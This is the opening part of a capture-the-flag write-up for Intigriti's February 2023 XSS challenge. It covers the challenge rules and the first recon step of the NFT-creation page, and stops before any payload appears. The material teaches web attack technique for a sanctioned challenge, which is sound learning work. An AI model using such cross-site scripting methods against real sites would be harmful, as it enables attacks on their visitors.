
Intigriti February 2023 Challenge: XSS Challenge 0223 by Dr Leek

In February ethical hacking platform Intigriti (https://www.intigriti.com/) launched a new Cross Site Scripting challenge. The challenge itself was created by community member Dr Leek.



Rules of the challenge

- Should work on the latest version of Firefox **AND** Chrome.
- Should execute alert (document.domain).
- Should leverage a cross site scripting vulnerability on this domain.
- Shouldn't be self-XSS or related to MiTM attacks.
- Should **NOT** use another challenge on the intigriti.io domain.

Challenge


To simplify a victim needs to visit our crafted web URL for the challenge page and arbitrary Javascript should be executed to launch a Cross Site Scripting (XSS) attack against our victim.

The XSS (Cross Site Scripting) attack

Step 1: Recon


As always we try to understand what the web application is doing. A good start for example is using the web application, reading the challenge page source code and looking for possible input.

The challenge started at following URL: https://challenge-0223.intigriti.io/




The most interesting part is the iframe shown at the bottom. This is an iframe to the challenge itself. By inspecting the source code we can go to the web page included in this iframe.

Right click somewhere in the iframe and choose inspect:




The web page in this iframe is located at “/create”




This gives us following URL: https://challenge-0223.intigriti.io/create


Once we open this page the options to create a NFT become more clear. We can adapt our NFT via some arrows and at the bottom we can upload our own background image.



First step is simple just use the functionality and see what the application is doing.
I changed my NFT via the arrows and uploaded a picture to be set as background.
Once finished click Save.

